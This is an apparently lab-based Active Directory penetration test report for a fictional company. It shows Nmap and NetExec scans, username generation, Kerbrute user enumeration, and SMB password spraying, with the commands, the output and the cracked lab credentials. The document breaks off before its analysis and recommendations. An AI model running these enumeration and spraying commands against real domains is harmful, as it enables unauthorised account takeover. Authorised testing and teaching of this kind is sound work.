

ACTIVE DIRECTORY PENETRATION TESTING AND SECURITY ASSESSMENT

FOR DD TECH

PREPARED BY:

Deborah Monday



Executive Summary

DD Tech authorized an Active Directory Penetration Testing Security Assessment to evaluate the security of its Active Directory environment. The assessment aimed to identify weak passwords and other vulnerabilities that could allow unauthorized access to domain resources.

The testing involved information gathering, user and system enumeration, authentication security assessment, and review of Active Directory configurations. Findings from this assessment will help DD Tech understand its current security posture and identify areas that require improvement.

Recommendations have been provided to strengthen security controls, improve account management practices, and reduce the risk of unauthorized access to the organization's network and resources.

Table of Contents

1. Executive Summary
2. Scope of Assessment
3. Objectives
4. Methodology
 - 1 Planning
 - 2 Reconnaissance
 - 3 Scanning and Enumeration
 - 4 Authentication and Password Security Assessment
 - 5 Findings and Analysis
5. Risk Analysis
6. Recommendations
7. Conclusion
8. Appendices
 - 1 Tools Used

Project Scope

This project focuses on DD Tech's Active Directory environment and the security of domain user accounts. The scope includes the enumeration of domain users, review of authentication mechanisms, assessment of password security, and identification of potential weaknesses that may lead to unauthorized access.

The assessment covers the Active Directory domain, domain controller, and authorized domain user accounts provided within the testing environment. Activities are limited to information gathering, user enumeration, password security assessment, and validation of identified security weaknesses in accordance with the approved Rules of Engagement.

All testing is conducted on systems and resources explicitly authorized by DD Tech for the purpose of evaluating the security posture of the Active Directory environment.

Goals & Objectives

1. To enumerate and identify domain user accounts within the DD Tech Active Directory environment.
2. To assess the security of user authentication mechanisms and password policies.
3. To identify user accounts that may be vulnerable to weak password attacks.
4. To evaluate whether unauthorized access to domain user accounts can be achieved through approved penetration testing activities.
5. To identify Active Directory misconfigurations and security weaknesses that may increase the risk of account compromise.
6. To assess the effectiveness of existing Active Directory security controls.
7. To provide recommendations for improving the security of DD Tech's Active Directory environment.

Methodology

Planning

The Active Directory Penetration Testing Security Assessment is planned to evaluate the security of DD Tech's Active Directory environment. Prior to testing, the scope, objectives, are defined and approved by DD Tech.

The domain name, domain controller IP address and usernames provided by the organization serve as the starting point for this project. The engagement is conducted in phases, beginning with reconnaissance and user enumeration, followed by authentication and password security assessment. Identified weaknesses are analyzed to determine their potential impact on the security of the Active Directory environment.

All findings are documented and supported with evidence. Upon completion of the assessment, a comprehensive report is prepared detailing the findings, associated risks, and recommendations for improving the security posture of DD Tech's Active Directory infrastructure.

THIS PROJECT IS A WHITE BOX PENETRATION TESTING

Reconnaissance

The following information was provided by DD Tech as part of the authorized Active Directory security assessment:

- Domain Name: cyberdebby.root.local
- Domain Controller IP Address: 10.10.10.70
- Client-Provided Usernames:
 - Victoria John
 - Jacob Chukuma
 - Tosin Kunle
 - Fatima Ibrahim
 - Mustapha Kayode
- Assessment Type: Active Directory Penetration Testing
- Assessment Date: 4/06/2026
- Authorized By: DD Tech Management

The information provided serves as the starting point for the reconnaissance, enumeration, and security assessment activities that will be conducted during this engagement.

Scanning and Enumeration

NMAP SCAN

```
kali@kali: ~  
Session Actions Edit View Help  
Scanning 13 services on 10.10.10.70  
Completed Service scan at 10:11, 84.27s elapsed (13 services on 1 host)  
NSE: Script scanning 10.10.10.70.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 10:11  
NSE Timing: About 99.95% done; ETC: 10:11 (0:00:00 remaining)  
Completed NSE at 10:11, 40.36s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 10:11  
Completed NSE at 10:11, 1.67s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 10:11  
Completed NSE at 10:11, 0.01s elapsed  
Nmap scan report for 10.10.10.70  
Host is up, received arp-response (0.0012s latency).  
Scanned at 2026-06-04 10:09:42 EDT for 132s  
Not shown: 987 filtered tcp ports (no-response)  
PORT      STATE SERVICE      REASON          VERSION  
53/tcp    open  domain        syn-ack ttl 128 Simple DNS Plus  
88/tcp    open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2026-0  
135/tcp    open  msrpc         syn-ack ttl 128 Microsoft Windows RPC  
139/tcp    open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn  
389/tcp    open  ldap          syn-ack ttl 128  
445/tcp    open  microsoft-ds? syn-ack ttl 128  
464/tcp    open  kpasswd5?     syn-ack ttl 128  
593/tcp    open  ncacn_http    syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0  
636/tcp    open  tcpwrapped    syn-ack ttl 128  
3268/tcp   open  ldap          syn-ack ttl 128  
3269/tcp   open  tcpwrapped    syn-ack ttl 128  
3389/tcp   open  ssl/ms-wbt-server? syn-ack ttl 128  
|_ssl-date: TLS randomness does not represent time  
|_ssl-cert: Subject: commonName=WIN-HITP6JDN0FU.cyberdebby.root.local  
|_Issuer: commonName=WIN-HITP6JDN0FU.cyberdebby.root.local  
|_Public Key type: rsa  
|_Public Key bits: 2048  
|_Signature Algorithm: sha256WithRSAEncryption  
|_Not valid before: 2026-05-26T19:42:07  
|_Not valid after: 2026-11-25T19:42:07  
|_MD5: 31be 36d1 baac b43d 469d 4ef5 2e01 5ec6  
|_SHA-1: 394f b13b 498e a174 935f 4b1f 8168 bc4d 6654 4db2  
|_SHA-256: be51 7ece 753b caa7 9b3d 3f14 026a e60f 5897 162b baef 8b9e 8bd7 3f5e 1c19 b747  
|_-----BEGIN CERTIFICATE-----  
|_MIIDDjCCAFagAwIBAgIQEjHwBk9A2otGYefhNKJs7zANBgkqhkiG9w0BAQsFADAw  
kali@kali: ~  
Session Actions Edit View Help  
|_-----END CERTIFICATE-----  
|_rdp-ntlm-info:  
|_Target_Name: CYBERDEBBY  
|_NetBIOS_Domain_Name: CYBERDEBBY  
|_NetBIOS_Computer_Name: WIN-HITP6JDN0FU  
|_DNS_Domain_Name: cyberdebby.root.local  
|_DNS_Computer_Name: WIN-HITP6JDN0FU.cyberdebby.root.local  
|_DNS_Tree_Name: cyberdebby.root.local  
|_Product_Version: 10.0.26100  
|_System_Time: 2026-06-04T22:11:12+00:00  
5985/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-title: Not Found  
|_http-server-header: Microsoft-HTTPAPI/2.0  
MAC Address: 08:00:27:1E:BF:B3 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
Host script results:  
|_smb2-time:  
|_date: 2026-06-04T22:11:12  
|_start_date: N/A  
|_smb2-security-mode:  
|_3.1.1:  
|_Message signing enabled and required  
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s  
|_nbstat: NetBIOS name: WIN-HITP6JDN0FU, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:1e:bf:b3 (Oracle VirtualBox virtual NIC)  
|_Names:  
|_WIN-HITP6JDN0FU<00> Flags: <unique><active>  
|_CYBERDEBBY<00> Flags: <group><active>  
|_CYBERDEBBY<1c> Flags: <group><active>  
|_WIN-HITP6JDN0FU<20> Flags: <unique><active>  
|_CYBERDEBBY<1b> Flags: <unique><active>  
|_Statistics:  
|_08 00 27 1e bf b3 00 00 00 00 00 00 00 00 00 00 00  
|_00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
|_p2p-conficker:  
|_Checking for Conficker.C or higher...  
|_Check 1 (port 20300/tcp): CLEAN (Timeout)  
|_Check 2 (port 32392/tcp): CLEAN (Timeout)  
|_Check 3 (port 39440/udp): CLEAN (Timeout)  
|_Check 4 (port 54253/udp): CLEAN (Timeout)  
|_0/4 checks are positive: Host is CLEAN or ports are blocked
```


An Nmap service detection scan was conducted against the target host (10.10.10.70) to identify active service and gather information about the system. The scan utilized version detection and default Nmap scripts to enumerate open ports, identify running services, and collect host and domain related information.

Command used = `nmap -vv -A 10.10.10.70`

This command enables OS detection, version detection, script scanning, and traceroute

Open ports Discovered

This network scan identified the following open port and services on the target system:

PORT	STATE	SERVICE
• 53/tcp	open	domain
• 88/tcp	open	kerberos-sec
• 135/tcp	open	msrpc
• 139/tcp	open	netbios-ssn
• 389/tcp	open	ldap
• 445/tcp	open	microsoft-ds
• 464/tcp	open	kpasswd5
• 593/tcp	open	http-rpc-epmap
• 636/tcp	open	ldaps
• 3268/tcp	open	globalcatLDAP
• 3269/tcp	open	globalcatLDAPssl
• 3389/tcp	open	ms-wbt-server
• 5985/tcp	open	wsman

Host Information Identified

This scan also revealed the following Active Directory and host information

- Target_Name: CYBERDEBBY
- NetBIOS_Domain_Name: CYBERDEBBY
- NetBIOS_Computer_Name: WIN-HITP6JDN0FU
- DNS_Domain_Name: cyberdebby.root.local
- DNS_Computer_Name: WIN-HITP6JDN0FU.cyberdebby.root.local
- DNS_Tree_Name: cyberdebby.root.local

Operating System Identification

Result

- Microsoft Windows Server 2022 (96%),
- Microsoft Windows Server 2016 (91%),
- Microsoft Windows 11 21H2 (90%)

Observation:

Based on the confidence scores and the Active Directory service identified during enumeration, the target system is most likely running Micro Windows Server 2022 and functioning as an Active Directory Domain Controller

NETEXEC (NXC) Scan

```
Available Protocols:
{winrm,nfs,ssh,mssql,vnc,ldap,wmi,rdp,smb,ftp}
winrm      own stuff using WINRM
nfs        own stuff using NFS
ssh        own stuff using SSH
mssql      own stuff using MSSQL
vnc        own stuff using VNC
ldap       own stuff using LDAP
wmi        own stuff using WMI
rdp        own stuff using RDP
smb        own stuff using SMB
ftp        own stuff using FTP

(kali㉿kali)-[~]
$ netexec smb 10.10.10.70
SMB      10.10.10.70      445      WIN-HITP6JDN0FU  [*] Windows 11 / Server 2025 Build 26100 x64 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (signing:True) (SMBv1:None) (Null Auth:True)

(kali㉿kali)-[~]
$ nxc ldap 10.10.10.70
LDAP     10.10.10.70      389      WIN-HITP6JDN0FU  [*] Windows 11 / Server 2025 Build 26100 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (signing:Enforced) (channel binding:No TLS cert)

(kali㉿kali)-[~]
$ nxc rdp 10.10.10.70
RDP      10.10.10.70      3389     WIN-HITP6JDN0FU  [*] Windows 10 or Windows Server 2016 Build 26100 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (nla:True)
```

NetExec was utilized to enumerate services, identified during the nmap scan and gather additional information about the target host. The assessment focused on services supported by netexec as listed on the image below.

Some of the services found during nmap scan that are supported by netexec found include and were successfully verified include:

Service	Port	Status
SMB	445	Accessible
LDAP	398	Accessible
RDP	3389	Accessible

Commands used include:

1. `nxc smb 10.10.10.70`

SMB Enumeration

- Connects to the SMB service (typically port 445).
- Identifies the operating system.
- Checks if SMB signing is enabled or required.
- Determines if SMBv1 is enabled.
- Shows domain/workgroup information.

Purpose: Gather information about file-sharing services and Windows domain details.

2. `nxc ldap 10.10.10.70`

LDAP Enumeration

- Connects to the LDAP service (typically port 389).
- Identifies the Active Directory domain name.
- Retrieves domain and directory information if accessible.
- Checks whether LDAP is available and responds.

Purpose: Collect Active Directory information from the Domain Controller.

3. `nxc rdp 10.10.10.70`


RDP Enumeration

- Connects to the Remote Desktop Protocol service (typically port 3389).
- Checks if RDP is enabled.
- Identifies the target operating system.
- Determines whether Network Level Authentication (NLA) is required.

Purpose: Verify remote desktop access and gather RDP configuration details.

Prior to authentication testing and password auditing activities, a dedicated project directory was created to organize all files related to the AD penetration test. A text file named employee.txt was created and populated with the usernames provided by DD TECH.

The AD Username Generator tool was downloaded to generate potential username formats from employee names.



```
kali@kali: ~/DDTECH/AD-Username-Generator
Session Actions Edit View Help

(kali@kali)~[~/DDTECH]
$ ls
AD-Username-Generator  kerbrute_linux_amd64

(kali@kali)~[~/DDTECH]
$ nano employee.txt

(kali@kali)~[~/DDTECH]
$ cat employee.txt
Victoria John
Tosin Kunle
Jacob Chukuma
Fatima Ibrahim
Mustapha Kayodey

(kali@kali)~[~/DDTECH]
$ cd AD-Username-Generator

(kali@kali)~[~/DDTECH/AD-Username-Generator]
$ ls
employee-file  employee-generate  Names-Wordlist-Example  passwd.txt  README.md  username-generate.py  usernames_generated_example
```

Username Generation

The AD Username Generator tool was downloaded to generate potential username formats from employee names contained in employee.txt

Command Used:

```
python3 username-generate.py -u employee.txt -o employee-generate
```

```
(kali@kali)-[~/DDTECH/AD-Username-Generator]  
$ nano employee.txt
```

```
(kali@kali)-[~/DDTECH/AD-Username-Generator]  
$ cat -n employee.txt  
1  Victoria John  
2  Tosin Kunle  
3  Jacob Chukuma  
4  Fatima Ibrahim  
5  Mustapha Kayodey
```


```
(kali@kali)-[~/DDTECH/AD-Username-Generator]  
$ python3 username-generate.py -u employee.txt -o employee-generate
```

Username Generated Successfully

```
(kali@kali)-[~/DDTECH/AD-Username-Generator]  
$ nano employee-generate
```

Result

The tool successfully generated multiple username combinations based on the employee names provided.



```
GNU nano 8.7.1
victoriajohn
victoria.john
johnvictoria
john.victoria
vjohn
v.john
vicjoh
victoria-john
john.victoria
v-john
VJohn
tosinkunle
tosin.kunle
kunletosin
kunle.tosin
tkunle
t.kunle
toskun
tosin-kunle
kunle.tosin
t-kunle
TKunle
jacobchukuma
jacob.chukuma
chukumajacob
chukuma.jacob
jchukuma
j.chukuma
jacchu
jacob-chukuma
chukuma.jacob
j-chukuma
JChukuma
fatimaibrahram
fatima.ibrahram
ibrahramfatima
ibrahram.fatima
fibrahram
f.ibrahram
```

Kebrute tool

Kerbrute tool was used to validate the usernames generated by the AD-Username-Generator against the Active Directory domain. It helped identify valid domain accounts through kerberos-based user enumeration

Command used:


```
./kerbrute_linux_amd64 userenum AD-Username-Generator/employee-generate -d cyberdebby.root.local -dc 10.10.10.70
```

Result:

Kerbrute successfully identified 8 valid Active Directory usernames from the generated usernames list.

```
(kali㉿kali)-[~/DDTECH/AD-Username-Generator]
$ cd ..

(kali㉿kali)-[~/DDTECH]
$ ./kerbrute_linux_amd64 userenum AD-Username-Generator/employee-generate -d cyberdebby.root.local --dc 10.10.10.70
```



```
Version: v1.0.3 (9dad6e1) - 06/04/26 - Ronnie Flathers @ropnop

2026/06/04 19:31:46 > Using KDC(s):
2026/06/04 19:31:46 >    10.10.10.70:88

2026/06/04 19:31:46 > [+] VALID USERNAME:      vjohn@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      VJohn@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      TKunle@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      tkunle@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      JChukuma@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      jchukuma@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      fibraham@cyberdebby.root.local
2026/06/04 19:31:46 > [+] VALID USERNAME:      Fibraham@cyberdebby.root.local
2026/06/04 19:31:46 > Done! Tested 55 usernames (8 valid) in 0.288 seconds
```


Credential Validation and Password Spray

After generating a list of potential usernames using the AD Username Generator, the Kerbrute tool was used to identify valid Active Directory usernames. Once valid usernames were confirmed, the NetExec tool was used to carry out a password spray in order to test credential validation. (The connection errors observed in the image were attributed to hardware performance limitations on the host system, specifically the use of an HDD, which intermittently affected NetBIOS communication and resulted in connection instability.)

[illegible]

(kali@kali)-[~/DDTECH]

\$ nxc smb 10.10.10.70 -u 'FIbrahim' -p passwd.txt

SMB 10.10.10.70 445 WIN-HITP6JDN0FU [*] Windows 11 / Server 2025 Build 26100 x64 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [+] cyberdebby.root.local\FIbrahim:Password1234

(kali@kali)-[~/DDTECH]

\$ nxc smb 10.10.10.70 -u 'TKunle' -p passwd.txt

SMB 10.10.10.70 445 WIN-HITP6JDN0FU [*] Windows 11 / Server 2025 Build 26100 x64 (name:WIN-HITP6JDN0FU) (domain:cyberdebby.root.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [+] cyberdebby.root.local\TKunle:Password1234

(kali@kali)-[~/DDTECH]

(kali@kali)-[~/DDTECH]

\$ nxc smb 10.10.10.70 -u 'VJohn' -p passwd.txt

SMB 10.10.10.70 445 WIN-HITP6JDN0FU [*] Windows 11 / Server 2025 Build 26100 x64 (name:WIN-HITP6JDN0FU) (domain:cyberdeb
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB 10.10.10.70 445 WIN-HITP6JDN0FU [+] cyberdebby.root.local\VJohn:Deborah123

(kali@kali)-[~/DDTECH]

\$ nxc smb 10.10.10.70 -u 'employees' -p passwd.txt

```
employee-generated -p passwd.txt --continue-on-success
```


0.0000000000000000

1. Single User Password Validation

Command:

```
nxc smb 10.10.10.70 -u VJohn -p passwd.txt
```

This command was used to test multiple passwords contained in the *passwd.txt* file against the username *VJohn*. The objective was to determine whether any password in the list matched the specified user account.

2. Password Spraying Against Multiple User Accounts

Command:

```
nxc smb 10.10.10.70 -u employee-generated -p password.txt
```

This command was used to perform a password-spraying attack against the generated list of usernames. Each username in the *employee-generated* file was tested using the passwords contained in *password.txt* to identify valid credentials.

3. Continued Password Spraying Until Completion

Command:

```
nxc smb 10.10.10.70 -u employee-generated -p password.txt --continue-on-success
```

This command was used to continue the password-spraying process even after valid credentials were discovered. The *--continue-on-success* option ensured that all username and password combinations in the provided lists were tested, allowing for the identification of additional valid accounts.

Valid Credentials Obtained During Username and Password Scanning and Enumeration

The username enumeration and password validation activities resulted in the identification of the following valid credentials:

Username	Password
TKunle	Password1234
FIbraham	Password1234
VJohn	Deborah123

Enumeration Summary

